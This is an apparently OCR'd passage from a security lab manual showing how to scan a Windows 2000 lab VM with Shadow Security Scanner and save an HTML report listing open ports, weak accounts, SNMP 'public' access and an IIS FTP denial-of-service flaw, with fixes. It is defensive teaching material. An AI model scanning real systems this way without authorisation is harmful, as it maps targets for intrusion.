


Host Name: 172.16.1.40

The target IP address will now be listed in the *Edit Hosts* screen. Click **Done**.


***Note:** You also have the ability to do the following:

- Scan an IP zone
- Scan from a file listing hosts to scan
- Delete hosts from the lists on this screen



Hosts
172.16.1.40

Click the start button to begin the scan.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
Shadow Security Scanner 5.37 - [Scan with Complete Scan policy]
File Base SDK Tools Window Help
Security Scanner
Scanner
Password Checks
DoS Checks
Base SDK
Links
Start
C:\WINNT\System32\cmd...
E:\X\Windows\Shadow Sc...
Sss
9:43 PM


IP	Host
? 172.16.1.40	Unknown

General	
Address	
Host Name	
Audits	
Machine	
Ports	
Opened Ports :	0
Closed Ports :	1448
Blocked Ports :	0
Services	
Shares	
Users	

100% | Modules : 0 | Next scan host : | Vulnerable : 1856

Not Scanned

Shadow Security Scanner will begin.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
Shadow Security Scanner 5.37 - [Scan with Complete Scan policy]
File Base SDK Tools Window Help
Security Scanner
Scanner
Password Checks
DoS Checks
Base SDK
Links
Start
C:\WINNT\System32\cmd...
E:\X\Windows\Shadow Sc...
Sss
9:44 PM


IP	Host
172.16.1.40	win2000s-v

General	
Address	172.16.1.40
Host Name	win2000s-v
Average Ping Response	31 ms
Time To Live	128
Packet Size	56
Start Scan Date	11/18/2005 9:44:06 PM
Audits	
Machine	
Ports	
Opened Ports :	4
Closed Ports :	1444
Blocked Ports :	0
21	FTP - File Transfer Protocol [Control]
135	RPC-LOCATOR - RPC (Remote Procedure Call) Loc
139	NETBIOS-SSN - NETBIOS Session Service
445	MICROSOFT-DS - Microsoft-DS
Services	
Shares	
Users	

100% | Modules : 1 | Next scan host : | Vulnerable : 1856

IP [172.16.1.40] Open port: 497 (27%)

Be patient with Shadow Security Scanner, first-time users tend to think the process is finished prior to the audit testing completing, Shadow is not complete until you see the **Scan complete (100%)** message in the status bar.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
Shadow Security Scanner 5.37 - [Scan with Complete Scan policy]
File Base SDK Tools Window Help
Security Scanner
Scanner
Password Checks
DoS Checks
Base SDK
Links
Start
C:\WINNT\System32\cmd...
E:\X\Windows\Shadow Sc...
Sss
10:17 PM

IP	Host
☑ 172.16.1.40	win2000s-v


General	
Address	172.16.1.40
Host Name	win2000s-v
Average Ping Response	0 ms
Time To Live	128
Packet Size	56
Start Scan Date	11/18/2005 10:00:06 PM
End Scan Date	11/18/2005 10:04:24 PM
Audits	
FTP Servers	Microsoft IIS FTP Denial of Service Vulnerability
IP Services	SNMP Remote Access
NetBIOS	Null Session
Accounts	Guest - Password Does Not Expire
Accounts	hacksym - Password Does Not Expire
Accounts	IUSR_WIN2000S-V - Password Does Not Expire
Accounts	IWAM_WIN2000S-V - Password Does Not Expir
Accounts	Kermit - Password Does Not Expire
Accounts	mmouse - Password Does Not Expire
Accounts	NetShowServices - Password Does Not Expire

100% | Modules : 0 | Next scan host : | Vulnerable : 1856

Scan complete (100%)

By clicking on one of the vulnerabilities found by Shadow, you display the details of the vulnerability in the lower section of the application, among them:

- The description
- The risk level
- The solution
- The community name (if applicable)
- Description of the target system
- Target hostname
- Amount of RAM on the target
- IP address


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home | Windows 2000 Professional | Red Hat Linux | Red Hat Linux 8 Server | Windows 2000 Server | Windows
Shadow Security Scanner 5.37 - [Scan with Complete Scan policy]
File Base SDK Tools Window Help
Security Scanner
Scanner
Password Checks
DoS Checks
Base SDK
Links
Start
C:\WINNT\System32\cmd...
E:\X\Windows\Shadow Sc...
Sss
10:19 PM

IP	Host
☑ 172.16.1.40	win2000s-v

General	
Address	172.16.1.40
Host Name	win2000s-v
Average Ping Response	0 ms
Time To Live	128
Packet Size	56
Start Scan Date	11/18/2005 10:00:06 PM
End Scan Date	11/18/2005 10:04:24 PM
Audits	
FTP Servers	Microsoft IIS FTP Denial of Service Vulnerability
IP Services	SNMP Remote Access
NetBIOS	Null Session
Accounts	Guest - Password Does Not Expire


IP Services:SNMP Remote Access	
Description	SNMP Remote Access for this community
Risk Level:	High
How To Fix:	Disable SNMP Service or set IP range access.
Community Name	public
System Description	Hardware: x86 Family 6 Model 9 Stepping 8 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.0 (Build 2195 Uniprocessor Free)
System Name	WIN2000S-V
Workgroup	WORKGROUP
Memory Size	261620 Bytes/255 Kb
IP Address	127.0.0.1 172.16.1.40

100% | Modules : 0 | Next scan host : | Vulnerable : 1856

Scan complete (100%)


Once the scan has completed, click the **Report** button.

As this is the first report run, click the **Add report** button.



Windows 2000 Professional - VMware Workstation
Shadow Security Scanner 5.37 - [Scan with Complete Scan policy]
Reports
Report
Add report
Delete Report
Style UNKNOWN
Sections
Config Report
Ok
Cancel

Enter a *Name* for the report and select the *report style*. Click **OK**.




Windows 2000 Professional - VMware Workstation
Shadow Security Scanner 5.37 - [Scan with Complete Scan policy]
New template
Ok
Cancel

Name: Shadow Report for Lab 74.

Please select report style: SSS Style

Accept the default **Selections** to view the entire report. Click **OK**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
Shadow Security Scanner 5.37 - [Scan with Complete Scan policy]
File Base SDK Tools Window Help
Security Scanner
Scanner
Password Checks
DoS Checks
Base SDK
Links
Reports
Header
Add report
Delete Report
Config Report
Ok
Cancel
Start
10:25 PM

Report: Shadow Report for Lab 74

Style: SSS Style

Sections

- ☑ Cover Page
- ☑ Table Of Contents
- ☑ Executive Summary
- ☑ Vulnerability Summary
- ☑ General
- ☑ Audits
- ☑ Machine
- ☑ Ports
- ☑ Services
- ☑ Shares


IP: 172.16.1.40 | General | Address: 172.16.1.40 | 10:00:06 PM | 10:04:24 PM | FTP Denial of Service Vulnerability

IP Address: 127.0.0.1 / 172.16.1.40

100% | Modules : 0 | Next scan host : | Vulnerable : 1856

Scan complete (100%)

The last step to creating the report is to give the report a filename. Once you have provided a filename, click **Save**. (Be sure you know where you are saving the file.)


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
Shadow Security Scanner 5.37 - [Scan with Complete Scan policy]
File Base SDK Tools Window Help
Security Scanner
Scanner
Password Checks
DoS Checks
Base SDK
Links
Save As
My Pictures
Save
Cancel
Start
10:26 PM

Save in: My Documents

File name: Lab 74 Results

Save as type: HTML Files (*.HTML)

IP	Host
172.16.1.40	win2000s-v


General — Address: 172.16.1.40; 10:00:06 PM; 10:04:24 PM; FTP Denial of Service Vulnerability

Community Name	public
System Description	Hardware: x86 Family 6 Model 9 Stepping 8 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.0 (Build 2195 Uniprocessor Free)
System Name	WIN2000S-V
Workgroup	WORKGROUP
Memory Size	261620 Bytes/255 Kb
IP Address	127.0.0.1 172.16.1.40


100% | Modules : 0 | Next scan host : | Vulnerable : 1856

Scan complete (100%)

Locate the saved report file and double-click to open it.



The report will open in a Web browser. The initial glance displays a **Confidential Information** warning.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
C:\Documents and Settings\Administrator\My Documents\Lab 74 Results.html - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
History
Address
C:\Documents and Settings\Administrator\My Documents\Lab 74 Results.html
Go
Links
(13 items remaining) Downloading picture file:///C:/Documents and Settings/Administrator/My Docur
Unknown Zone
Start
C:\WINNT\S...
E:\X\Window...
Sss
My Documents
C:\Docume...
10:28 PM

Security Team
Shadow Security Scanner

Confidential Information


The following report contains confidential information, do not distribute, email, fax or transfer via any electronic mechanism unless it has been approved by our security policy. All copies and backups of this documents should be saved on protected storage at all times. Do not share any of the information contained within this report with anyone unless they are authorized to view the information. Violating any of the previous instructions is ground for termination.

Security Team
Shadow Security Scanner

Table Of Contents

Executive Summary 1 - 1

Continue to scroll down the report to view the **Executive Summary** portion of the report.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home | Windows 2000 Professional | Red Hat Linux | Red Hat Linux 8 Server | Windows 2000 Server | Windows
C:\Documents and Settings\Administrator\My Documents\Lab 74 Results.html - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address C:\Documents and Settings\Administrator\My Documents\Lab 74 Results.html
Go Links
Done
My Computer
Start C:\WINNT\S... E:\X\Window... Sss My Documents C:\Docume...
10:28 PM


Executive Summary 1 - 1
Vulnerability Summary 2 - 1
Address 172.16.1.40 : win2000s-v 3 - 1
General 3 - 2
Audits : 14 3 - 3
Machine 3 - 4
Shares : 6 3 - 5
Users : 9 3 - 6
Ports : 11 3 - 7
Glossary of Terms 4 - 1

Security Team
Shadow Security Scanner

Executive Summary 1 - 1

On 11/18/2005 10:26:56 PM Shadow Security Scanner performed a vulnerability assessment of 1 system(s) in order to determine the security posture of those systems and to outline fixes for any found vulnerabilities.


By scrolling further down the report, the details of the scan will be revealed, along with the details of how to correct the vulnerabilities.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home | Windows 2000 Professional | Red Hat Linux | Red Hat Linux 8 Server | Windows 2000 Server | Windows
C:\Documents and Settings\Administrator\My Documents\Lab 74 Results.html - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address C:\Documents and Settings\Administrator\My Documents\Lab 74 Results.html
Go Links
Done
My Computer
Start C:\WINNT\S... E:\X\Window... Sss My Documents C:\Docume...
10:29 PM

FTP Servers: Anonymous FTP	
Port:	21
Description	It is recommended that you disable anonymous FTP access if it is not needed. Anonymous FTP access can lead to an attacker gaining information about your system that can possibly lead to them gaining access to your system.
Risk Level:	Medium
How To Fix:	Follow your FTP server instructions on how to disable anonymous FTP.
CVE	CAN-1999-0497

FTP Servers: Microsoft IIS FTP Denial of Service Vulnerability	
Port:	21
Description	Due to a flaw in the pattern-matching function used by FTP commands, denial of service attacks can be successfully launched. If a user submits an FTP command along with a filename containing specially placed wildcard sequences, the pattern-matching function will not allocate sufficent memory. Resulting in IIS experiencing denial of service condition.
Risk Level:	High
How To Fix:	Install IIS patches.
Related Links:	Microsoft IIS 4.0 Patch1 Microsoft IIS 4.0 Patch2 Microsoft IIS 5.0 Patch

At the end of the report a *Glossary* is conveniently available for review.



Windows 2000 Professional - VMware Workstation
C:\Documents and Settings\Administrator\My Documents\Lab 74 Results.html - Microsoft Internet Explorer
Address C:\Documents and Settings\Administrator\My Documents\Lab 74 Results.html

Glossary 4 - 1

DoS Attack:A Denial of Service (DoS) attack is a remote attack against a servers TCP/IP stack or services. DoS attacks can saturate a servers bandwidth, saturate all available connections for a particular service, or even crash a server.

Exploit: A script or program that takes advantage of vulnerabilities in services or programs to allow an attacker to gain unauthorized or elevated system access.

Host: A node on a network. Usually refers to a computer or device on a network which both initiates and accepts network connections.

IP Address: The 32-bit address defined by the Internet Protocol in STD 5, RFC 791. It is usually represented in dotted decimal notation. Any device connected to the Internet that used TCP/IP is assigned an IP Address. An IP Address can be likened to a home address in that no two are alike.

Netbios: Network Basic Input Output System. The standard interface to networks on IBM PC and compatible networks.

Ping: A program used to test reachability of destination nodes by sending them an ICMP echo request and waiting for a reply.

Port: A port in the network sense is the pathway that a computer uses to transmit and receive data. As an example, Web Servers typically listen for requests on port 80.


***Note:** Shadow Security Scanner is an excellent vulnerability scanner, which is comparable to the more expensive scanners like Retina. At the time of this writing the cost for the full version of Shadow is $372.70.

Lab 71: Internet Vulnerability Scanner

